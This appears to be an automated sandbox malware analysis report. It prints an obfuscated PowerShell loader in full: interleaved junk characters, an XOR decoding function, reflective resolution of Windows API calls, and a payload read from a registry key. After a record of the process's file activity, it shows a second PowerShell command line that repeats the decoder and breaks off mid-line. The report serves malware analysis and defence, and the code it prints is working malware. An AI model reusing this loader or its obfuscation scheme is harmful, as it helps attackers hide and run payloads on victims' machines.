fCAn3GlCKo9KoCMa0GoCRa6CuDSl1InCSuCHyCUnAcoCFjBEs8BrBPoEKo0vaCFl8MiCOpCSkDGr1Me8SoBMiETh4AlDTo6CaDco6maCwa0hyC
po8phCos7ChCFe9GrDCaCInEAt7foDPa0PrCNoCSkCKa9ArCTj1TyCSu0DiDCr7DiESh4UpCBe6UnCTe6StCSy0adDHa6SkDSu6NoFBe8po9InFBe9SnFBaF
El7ReDbr0LeCMiBPi8UdCDo8ReBNoEUm1StCAp0peCAm3AmCMyCpaCTyBAnCLa0FoEll1DeDStCOpCSlBNeCWa4StCKo8VoCsnCbuCUn6OkEEn
8FuCOrAOrCLi1nuDSr0DiCBi9PaCOp0Su8CoDDa8Ta1ReEKu3MyCheASmDTr7MuDAr6SaCSpEPiCErBStCdaCStCSkBMaCIm2ArDAd6SeDSp7M
aCKr0UnDFy6EcDGo0PoCSu9ElDEn1GlCSn4TuDAb1DiCMi0foDOv7MeDIs6Ma9MeCBu8Pr9In8Uo5St8Ly1KaCDe3WaCMu4CeCDr9BaDso6UnC
Se0qu8DeCOt8EmBKeEAt1HoCFa0HeCKa3krCBuCBaCSeBHoCAu0DoFVr1MoDOvCLoDDi5OvCMe0Pr8SeDKa8Pr1OdEBl2SoCatDBrCCu0InCTi
2foCDeCUnDUn6UbCLyDMi9Di5Sm8Pe9St8Gr5Su8En1DaEEo2FiCBrDVaCga0miCCh2BrCAdCkeDMe6OuCPhDCo9Wi4Ud8Fo9In8Un5AnFSpESkFTy6InDfa
CFrDTr6AsDGa1PeCIn0AbCTe8Te8IsBAmEFe8PuDOu0JaCOp9BeDBi1vaCPrCNeCAs6NoCYe4puDGe6PoDdk1ErEma1NeCOv0BuCDe9hjCKo0E
nCHj2GaCJe4LuDBr1crCAf0AsFSv8Sa8InCMg'Tr;An&Vi(vu`$paGEqhsoeTugAdiTrsNohPr7Ad)sm Hu`$BoHCooBoePrrCaeSvsSy2La;Pr`$AtHDroLaeAlrUneKa
sSp3Re Ru=Ps LnSKomSaeTirMytHjeKonEasFobOxaRirBlnTasTa0Gu Pe'Ti8Ar1CoEStDBeCst4ReDgeCLaCOsBExCUn0RkDMo6De8DyBGiEDo1SeCan
0DiCUn3TrCurCAuCOvBSyCGn0SiEda6DaCMiAMoCUnBUnDQu6UnDBe1IsDBr7GaDTu0noCha6HvDBr1ReCTaABoDAx7St8GhDRi8Me1MaEWa3S
uCSyASaDTy7KoDMu6BoCSkESyCFoBScCFaClcCPaBToCin2CaDCh6KlDAn7MaCFo0VaDCl6koDMu0UdCel9AlDUn1ReCAd4BaDLu1GuCBr0FrD
Mi7KoDUn6Re9To3Op8hv9St8Fo5DmFKlESaFBr6FoDUnCHyDCy6RaDpe1HoCro0SpCPr8St8DrBBoFGa7haCTo0MuCMi3MoCbr9CaCSo0SeCWe
6GrDAn1MoCWiCShCEnATiCEsBOo8ElBTiERi6ErCPr4BeCAs9AnCDi9MaCBiCLoCFoBStClc2UnEDe6SyCOvAAnCStBSpDkl3DrCSt0RiCTeBPaDIs1ReCDe
CScCsaAKvCSpBIlDHe6GyFps8pl9AdFCa9geFAcFEg6SvDLe1HeCLo4VaCUnBYaCLe1FrCCy4MeDSe7InCPI1Ba8Di9Of8Pe5Sc8El1PhEKaBAvCLiABuCef
BOfCSo1udCGl0FrCta6BeCSpABeDLi7alCSpASuDSt0HoDFa6BlCCo9TiDSuCPo8JaCKo8AaBTaFCr6SmCDo0DrDLi1GrEgrCBlCSp8PiDBe5VeCMi9SuCMe
0elCGr8beCSt0NoCOxBSqDKv1CaCSe4VrDco1JiCLeCdrCSwASuCSeBFeEMo3RuCCo9InCLu4SoCKr2KaDTi6Sh8StDCh8Sa1NoESk3BuCChAaeDHe7IvDSk
6FaCSaEReCRoBruCLoCnoCCuBKrCSp2PaDCo6SoDSa7ldCre0EjDka6AxDUn0SeCSu9CaDBe1JoCNa4HeDRu1NoCge0SpDIn7TeDno6Bo9Sp2Lo8ThCVr'In
;Fr&No(Cl`$MiGorhtweStgTeiBysFahta7Ph)Ha Be`$coHNooIseRerGreDusPa3Se;Uf`$AfHHuoSceUnrSaeResMo4Su Ma=Re PhSSpmBaeFarTrtaeeScnInsInb
laaThrAnnResUn0Ev An'As8Tr1MaEYnDOpCGo4HeDUdCSpCGaBraCMa0HaDBy6En8VaBPoEBo1miCMa0SkCLa3PhCKuCDrCVeBKoCPu0StEOm
8MbCFo0SaDHo1CoCMeDKoCAdAUnCSw1Fo8EfDGr8St1KlEUd2MuCHaDDeCpo0NiCFo2AfCStCViDGr6TeCSmDEr9Br7Co8Al9Ro8ch5De8di1A
dEUn2SoCUrDEuCPo0BlCpi2CiCLnCTiDre6BrCAmDNe9Mi6Be8Bi9Es8Kl5In8An1DoEBe6MiCInAShCPa0MeCBr9BeCSiCBaCSmAAfCmj8KoDPrCSlCTa4V
iCUd9BrCCe2weCPaCGrCBr4Dr8Sk9Tr8Un5Ch8re1PrECuBGdCHeABeCSmBMiCde1GrCSt0ZoCNe6PuCBnASkDFe7GrCHyATvDFo0InDNo6anC
Cy9EjDRiCFl8ToCTo8RiBAmFMe6FoCGa0VoDTa1DyEPoCanCCo8BeDBr5LyCBo9SvCPu0SyCTa8MiCCa0KoCStBKlDGr1LuCAs4ReDNo1CiCNs
CLaCStAOrCunBEgEGi3ReCFi9TrCBe4unCFr2MaDOb6Ex8CiDSc8Ha1NoEUn3enCBrASlDMr7klDUr6BaCHaEMaCBiBLaCTaCMiCKoBDoCHa2PrDSl6KrDLe
7GtCCo0ApDSy6FoDKv0RyCBi9DiDFr1RaCTu4PuDFr1TaCFo0ApDSu7GoDWe6Pr9In2Mo8BuClr'Sn;Ma&Se(Fy`$OuGdrhOpeStgVeielsTuhNo7De)Hy P
h`$EfHPeoDieOvrbueHysSh4Gr;Ej`$JuHAnoBaeGrrkoeGasTa5Ca Ba=Lu UlSfrmBreHorAftTieWrnLisPlbBuaMerShnTrsKv0Ko Ii'OvDPe7InCrg0OuDDi1AlD
Tr0ApDRe7AnCAfBln8Sl5St8Vi1PrEExDskCHa4OpDHiCLyCStBNeCSa0SaDSt6Rg8DoBDiEFo6ViDMo7DyCBo0PhChj4YaDTa1ubCSk0KnFUd1BeDhjCDuD
Li5StCSj0Ov8LeDDe8KrCHa'Rg;st&An(Ko`$StGafhBoeOpgOpiFosBrhKa7Re)Sp ol`$OpHWaoPeeZarMueFisPr5Co Se Kn Fa;Le}Fo`$faURenLocFrobruObpA
ilHaeEn Aa=Ko FrSMomobeAbrDitBreManMasDebfoaAbrInnFesKh0Ke Ve'ReCGsEEmCte0MuDun7YoCArBUnCPa0TeCGo9ar9Ar6ra9Af7di'De;Gr`$
PrHUnoYoeEfrAdeKosPl6Sy Gr=Du MaSplmgeeBirSptUneFrnPosFobSoaDirDynAfsJu0gr Tv'Au8Na1EtFBr2LaCFl0koDTr7DuCCa0UnDSk7CaCPl4brDFi1Br8B
a5eu9Ut8Dr8Gu5fiFMaEdaFFi6ToDBeCVeDWo6ChDme1VoCUn0ShCAi8Sl8UnBAnFMb7InDDv0DdCTiBEnDPu1LnCMeCGaCdi8VoCKo0Ek8saBStEinCauCG
eBGaDNo1ImCPh0BoDBa7PtCOsAChDSp5SkFMa6BrCTi0SkDFl7FiDFl3WiCUdCTrCSp6DeCRe0TaDKe6Ma8s BExECa8PrCSw4TeDFo7IdDFe6
PaCLeDSoCVi4DiCRi9FaFGe8Sq9TuFHo9MaFGoEsa2FuCAl0LeDSj1InEHo1CoCSk0BoCPa9UnCAf0FuCpa2SpCCy4AfDup1BeCOv0FjEgu3TrCOlAUnDNo7
acEKi3JoDWa0NaCDaBBaCSe6PrDSa1BeCfrCHiCudATrCSoBMyFPe5OvCMeAUpCGaCVeCopBPaDLu1UsCde0FlDhu7Sv8VeDBe8UnDBuCUg3Gu
CAfEHyDPi5Ur8Ne5Is8Mb1FoFAk0StCkuBWoCAa6TrCBaAUrDDr0MoDFs5MeCJu9GiCUn0Di8Of5Gt8Sk1BiEPr2DdCUdDHyCKo0UnCEu2ExCAeCSeDBl6Ch
CTiDQu9Dr1Ab8TeCPr8Cr9Go8As5Pl8OvDDiEPe2SpEln1ScFEn1Wo8Va5KaETr5Ca8OmDGiFstEinEJaCUnCScBDiDUr1syFAn5WoDSt1KoDbo7ReFPr8Ln
8Co9eq8Pr5ImFPrEHyFAc0ExEReCAmCsiBCoDFr1Ps9Be6Pi9Ti7VaFMi8Pa8Ov9Po8Mu5BlFPeELsFDe0MoEapCHvCAmBBlDOp1Ek9de6Ge9Un7TeFTi8Op
8Ex9In8Hv5HaFSnEGaFHj0exEFiCcoCSyBSwDFl1Vi9St6St9St7RiFNr8Tm8BiCLo8Sk5Un8BaDLaFTrEReEdoCStCBiBMaDTr1AcFSi5BoDDe1NiDCo7Bl
FSa8Hy8SpCSe8ArCBi8EdCHi'Tr;Fe&In(na`$InGArhCaeungiriEIsUnhSh7Ju)Om Di`$AmHeeoFoePrrAdeRusVi6Po;Fi`$ReDOkmEdnEniMonSkgMasFopPrrCyo
LajEgeBukBetTrebarCo In=Ch FofPrkBapha Sc`$ReGGehIneNaglliPesNehPr5Un Re`$HuGObhBieStgKviNosFohPs6Re;La`$EkHreoFoeTirBoeGasPu7Sv R
e=Ch KrSTemPreIkrUntVoeGenPesDibToaUtrSanHjsAp0Fo Or'Ri8mi1GgFHd6PrDSa0MeCSyEPaCseEInCde0CiDRh7KrCCoALiDGe3FiCfr0ShDEn7H
yDTo1DrDIn7BeCCeEReCKaEReCSo0SkDti1AfDAf6Ta9Ov6Le8Ud5Et9Fi8Sp8ka5Dy8Yo1JoFSp2FoCSy0HoDIn7UlCMa0BoDSi7reCSe4DaDTe1Fl8TiBV
aElfCCrCKaBTrDPo3opCUvAHeCLaESeCSq0Un8TrDUnFUnEOrEReCBaCPaBvaDRe1beFNo5KoDPo1RuDEl7ViFBu8Fa9PsFEt9TeFToFcoFSpC
Ko0OvDSc7BrCOuABa8Ur9Om8Se5Un9An6Re9Fa0It9LtCMe8Se9Sl8Fl5Me9Pe5SkDUnDFe9Va6Pa9Kb5Kl9Bo5Ha9Fo5Pu8Sv9Bj8St5Un9Ci5PuDLaDQu9
Co1Po9Ud5Va8TuCTi'Ch;an&de(Fa`$UnGCohAneLagOpiThsObhUn7Sn)Al Di`$GaHFroEneHorVgeTasSt7Si;Ha`$TiHOvoLaePurPaeGasKo8Ti In=Ha
DrSKumNeeHerHytSheDenHesHobEkaArrPenRisDi0Co Af'Pe8St1UnEPa6CrCstABeDIn7seDPa7ClCWhAKeCTy7NiCSe7KvCMeAExDth7BaCDu0UnC
Se0Sp8An5Ga9Pr8Ud8Om5Su8ga1QuFFo2leCSe0TeDGa7BoCRa0BeDWa7SpCSk4IgDUn1Ca8RiBafEKrCUtCJuBSuDTi3PrCRuAAsCTrEEuCSk
0Un8DeDMoFSoEKuEEsCOmCCaBSuDDo1CoFBi5UbDFl1MoDUn7InFIn8He9HaFFo9DeFmaFChFErCPr0SaDPo7AlCFrAWa8Bi9Ta8Ch5Ap9Sl5K
bDKiDPh9Te4Fe9No5re9Bn5Lg9Sl5Ow9An5Sk9Gy5Es8Am9Va8Su5Au9Bu5etDLoDPr9Pa6Or9Af5Fi9Ru5Ca9Ca5Uu8Si9Sp8At5Ha9Un5KaDBaDTu9op1D
e8tiCFl'Re;Ko&Sh(li`$NaGAnhPeePrgCoiHusSphUn7Sa)Ro Hi`$TeHstoSpeHirLaeBesSa8po;Un`$PrCRuaSyrNotLawVorThiStgCahArtUniGenFlgBe=Pa(Sm
GUneIntCo-OpIKltpeeTemWaPUnrSooInpDoeAgrSotKayBa Ma-SePbeaSptRehOx Bi'GoHPrKNeCPlUBi:Fo\LyPBasUdeInuRadSaaFemhobGauOnlLo
aTpcParStualmSk\CykVeoRenFesXmtSqiAntSeuSttTaiUtoLunLseJelFe'Ge)Di.WaBTijHgfHesFo;Ly`$InHFloHoeMerSkeAasAn9Bl Op=Pa HoSJvmBreNerSk
tNoeJanKrsPabHeaTrrronYosUn0Af St'Ha8Fo1PaECuDSwCMeAFiCHe0AcDCe7ReCSe0MiDSt6Rg8Wa5Af9Mu8Ob8Pi5NoFVaEInFIn6UnDseCTuDSp6Da
DWe1ChCNu0MiCGu8Ku8DeBNeEUn6AlCPlADeCSmBExDCh3PeCEv0SeDKa7crDHi1ToFTe8Sk9RdFAn9PhFFrESa3DrDAn7CeCImAHaCAn8MaEN
o7unCFo4UnDsk6BaCFe0Re9Ti3Fl9Fj1KaFAn6BuDSy1EnDDo7FrCLaCPoCBlBSkCPr2Re8EnDsy8Ln1AdEPi6EvCLa4kjDSl7TaDPa1OtDFi2PsDLa7NyCV
eCSaCMu2SkCBeDBuDji1SkCEfCviCJaBSpCPr2Op8TaCBe'Bu;ha&He(Mi`$esGAnhNoeBlgChiShsLohFo7Sh)Ja St`$WiHMeoLaeBarBleHasCo9dv;Ty
`$FrCGoagerSotFowDerLaiHagmihbetkoiPenSsgAn0Bn Ba=Ca ChSSamLoeAcrNatdueApnpasSabGaaGorBonSvsPr0Ya Bi'PoFCeEElFag6EkDDiCR
aDCo6TeDAl1OvCvi0MeCRe8Sk8UdBAlFEl7FoDBl0CoCAaBAnDTr1PrCTrCFoCHe8TiCHu0or8UnBHrEstCKeCCyBTeDBo1VrCln0meDPu7AiCItAPrDTu5R
uFBe6FuCDe0FlDAn7OuDSl3LeCMaCPiCDi6DiCSo0UnDBo6Ve8syBBrEMe8EpCZo4StDSe7SaDSl6PeCElDDeCEl4HeCMe9KoFPr8Op9unFWo9GlFBlENu6F
oCPaASpDma5ToDRuCSt8FlDAu8Pa1GaEOuDcuCEkACaCBu0IvDLi7KrCEl0GeDAb6Va8ls9Fa8Pa5Ko9To5Pa8Ol9Hy8Sm5Se8Ta5Fu8Be1DrFFu6MdDOv0k
lCUnEDiCUnEArCLi0PlDTe7trCGiASlDBa3AgCSt0puDAr7SeDCe1baDPy7prCKlEfeCJuEElCRd0TaDBa1GiDUd6Af9dr6Pe8Fe9Ja8af5Ga9Ka6as9Im0P
o9AnCPa8MaCOr'in;Tr&An(Ud`$GaGWhhFleFlgReiOpsSchSa7Ov)sp En`$PrCPraBerRetSuwLerSmiUngPrhHatUniDinIjgSt0Ov;pr`$NeNMaoSonOscStoStnCr
dGoiEnmEneblnSytGo2De=Ub`$LiHUloTreDirSaeFosUn.WecFioLauAnnOutMa-pi3Sm5Re9Ur;Sk`$paCBeaTorFotExwSirYaiSngmihGatKoiBankngTr1Em Ba=B
u UnSMomSgeSurRetRueFanCasTwbAmaFrrGanSusBi0St ar'AuFKoELoFev6AsDHyCNoDNa6UdDNi1BaCSt0WiCMu8Ve8ClBmuFPy7UnDBu0HyCemBStDP
e1GrCopCpaCCa8CaCSc0Re8LsBHuESaCWoCPlBDiDHa1CoCpa0HiDMy7NoCSpApaDUt5CaFBo6DiCAn0MaDDe7SeDFi3UnCreCHuCBi6sqCPl0
MoDhi6Ou8BuBSaESe8ThCPr4ViDKu7SnDCy6BeCNoDLaCCh4MiCFe9NiFPa8An9TaFPo9KaFReEFo6SeCWhADoDOu5NoDHoCPe8ReDTr8Sp1Dr
EvaDNeCbyAFoCCa0spDAs7GiCSp0UnDTo6Sk8fj9Sa8In5Ge9Sa6Fe9Ur0Th9ThCDk8cu9Co8Ba5Ov8Su1LoEDe6ruCOrApiDkl7CoDDe7SuCbuACiCHy7af
CHi7GaCLuAEkDTu7UnCPi0PrCEk0Pa8Pi9Un8La5st8ud1SkEAnBChCEnASkCDoBTmCVa6ViCTeAJuCFaBVaCSt1KaCunCKiCaf8MoCMa0SeCM
eBPlDSh1Et9be7In8RoCHa'Vo;Mo&Br(Tr`$FlGRehReeAigFeiTesgahPh7Wh)Fo Sh`$TeCcoaInrRetUdwForEfistgYahIbtspiUdnFagSo1St;Ed`$FrCPraNorSm
tPewStrKliBdgKohCotEniPonFigAn2ba St=do stSPrmUneimrRetAdeClnStsKobBuadirDinHosDi0Tr to'Su8Br1AnCRoEfjCNo9VuCSa4MiDZo7StCFl2UkCWeF
PrCSkAStDSl7WiCUn1BoCMi0Br8Bn5He9Sk8Vi8Ka5BaFInEBlFAj6InDDoCudDCi6AnDSl1InCSt0InCSy8Le8AyBTiFce7AsDNo0DeCImBAlDNo1NiCBiC
SlCTi8VoCSe0Fu8ReBGaEnoCDeCOmBChDMe1TeCMa0BaDus7KeCPeAWaDFe5clFFo6BuCLa0ReDDe7NoDJe3StCHyCAlCSt6SkCDi0BeDMe6bl
8AnBkoEEt8AfCAc4TiDBa7DrDSt6AhCSkDGiCLi4NoCFu9AsFSp8uj9ReFDi9RoFSuEBa2ApCKo0unDGr1HiEFi1GrCGu0diCPe9KoCJa0DeCFr2ReCUn4ph
Dmu1DaCEp0MiEDe3ubCJoAReDbl7vaEma3SkDBa0ToCPsBSkCTy6reDPo1GhCDeCMaCTeASkCTiBUdFFo5UnCWeAEuCHoCLaCTrBAnDEr1AlCM
a0ThDCh7Hi8coDfo8un1GeFTr6KeDAd0PaCPeESkCBoEhaCEk0noDRe7AeCPeAMoDGu3UnCTe0DiDim7RaDCa1HeDud7PeCTiEInCCoESiCMo0
NoDSh1JoDBu6Oo9Vi6Ha8Cr9Ro8An5Tu8UvDinEKo2VuEAr1ouFLe1De8Co5PlESy5Se8CaDtaFDyEFdERvCBaCPhBBgDTo1PuFKa5UnDla1UlDJo7ToFSu8
An8Sv9UnFSpEMeEDeCRaCAfBKoDAp1AfFVe5beDUn1UnDAl7DsFSc8Du8CoCLo8Ca5Kv8SnDFrFCuEElFQu3HeCPaAPrCRoCTrCIn1HaFTa8Ma
8BiCIt8GuCOv8AbCMu'He;Re&St(Gr`$SpGSihBeePrgSpiFasTehJu7Ga)Gr Un`$ChCtralerHotRewUnrTeibigUnhEstSkiNonStgGa2gu;Ma`$BiCPiaUnrUntOuw
AdrUniUngElhTitDiiStnMogDa3Fl Br=Li TiSCemSaeAsrBotmaeRenDesgebkyaMorFlnStsHj0Sy Mo'Gr8Wi1saCReEfiCTy9TuCTi4TiDpe7riCDm2TeCOpFMaCF
rAKrDSe7GrCKr1CiCIn0Le8BaBTaEMiCcoCKrBKeDFa3DiCBrAkaCTrEBrCFu0Hj8DiDAp8Go1LoEje6ReCOmAVeDKn7FoDBo7ReCGbAOnCDe7SlCOp7HaCR
aAFeDQu7PsCMe0GrCmy0Sk8Si9Ko8Et1MaEac1NoCPl8BlCBrBTbCGaCFoCVrBCoCUn2BiDPs6HeDBr5ZoDAc7WhCChACoCSpFLsCGh0BjCUsE
CoDLa1stCma0inDSp7Gl8SaCMa'Di;Ph&Bi(Al`$DeGAmhGreGigSkiAmsFohSa7Me)Mo To`$FaCShaMarSvtFlwDirKliBrgMahcitnaiTrnFogSu3Ta#Ga;"";;Fun
ction Cartwrighting9 { param([String]$Regionsplanlovs); For($Klistringer=2; $Klistringer -lt $Regionsplanlovs.Length-1; $Klistringer+=(2+1)){ $Smertensbarns
= $Smertensbarns + $Regionsplanlovs.Substring($Klistringer, 1); } $Smertensbarns;}$talose0 = Cartwrighting9 'CelFoEReXPr ';$talose1= Cartwrighting9 $
Vildmnd;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $talose1 ;}else{.$talose0 $talose1;}

Imagebase:	0x7ff6f4710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1F8903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFE1F8903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gby0wth2.meo.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE22576FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_idul2t3g.crn.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFE22576FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gby0wth2.meo.ps1	success or wait	1	7FFE2257F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_idul2t3g.crn.psm1	success or wait	1	7FFE2257F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	192	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
unknown	211	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
unknown	232	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
unknown	248	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
unknown	256	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
unknown	265	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
unknown	273	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gby0wth2.meo.ps1	0	1	31	1	success or wait	1	7FFE2257B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_idul2t3g.crn.psm1	0	1	31	1	success or wait	1	7FFE2257B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899FE5	unknown
unknown	282	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899FE5	unknown
unknown	94	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFE1F899FE5	unknown
unknown	20574	736	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1F899FE5	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE2361B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE2361B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE2361B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFE2361B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE23622625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE23622625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE23622625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE2361B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE2361B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE2361B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE2361B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFE236F12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFE236062DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFE236F12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFE236F12E7	ReadFile

Analysis Process: conhost.exe PID: **5704**, Parent PID: **5636**

General

Target ID:	11
Start time:	15:30:39
Start date:	01/12/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6edaf0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5732**, Parent PID: **5636**

General

Target ID:	12
Start time:	15:30:44
Start date:	01/12/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function Smertensbarns0 { param([String]$Regionsplanlovs); $Delintervallernes = New-Object byte[] ($Regionsplanlovs.Length / 2); For($Klistringer=0; $Klistringer -lt $Regionsplanlovs.Length; $Klistringer+=2){ $Delintervallernes[$Klistringer/2] = [convert]::ToByte($Regionsplanlovs.Substring($Klistringer, 2), 16); $Delintervallernes[$Klistringer/2] = ($Delintervallernes[$Klistringer/2] -bxor 165); } [String][System.Text.Encoding]::ASCII.GetString($Delintervallernes);}$Forskningsresultaters0=Smertensbarns0 'F6DCD6D1C0C88BC1C9C9';$Forskningsresultaters1=Smertensbarns0 'E8CCC6D7CAD6CAC3D18BF2CCCB96978BF0CBD6C4C3C0EBC4D1CCD3C0E8C0D1CDCAC1D6';$Forskningsresultaters2=Smertensbarns0 'E2C0D1F5D7CAC6E4C1C1D7C0D6D6';$Forskningsresultaters3=Smertensbarns0 'F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C3';$Forskningsresultaters4=Smertensbarns0 'D6D1D7CCCBC2';$Forskningsresultaters5=Smertensbarns0 'E2C0D1E8CAC1D0C9C0EDC4CBC1C9C0';$Forskningsresultaters6=Smertensbarns0 'F7F1F6D5C0C6CCC4C9EBC4C8C08985EDCCC1C0E7DCF6CCC28985F5D0C7C9CCC6';$Forskningsresultaters7=Smertensbarns0 'F7D0CBD1CCC8C08985E8C4CBC4C2C0C1';$Forskningsresultaters8=Smertensbarns0 'F7C0C3C9C0C6D1C0C1E1C0C9C0C2C4D1C0';$Forskningsresultaters9=Smertensbarns0 'ECCBE8C0C8CAD7DCE8CAC1D0C9C0';$Ghegish0=Smertensbarns0 'E8DCE1C0C9C0C2C4D1C0F1DCD5C0';$Ghegish1=Smertensbarns0 'E6C9C4D6D68985F5D0C7C9CCC68985F6C0C4C9C0C18985E4CBD6CCE6C9C4D6D68985E4D0D1CAE6C9C4D6D6';$Ghegish2=Smertensbarns0 'ECCBD3CACEC0';$Ghegish3=Smertensbarns0 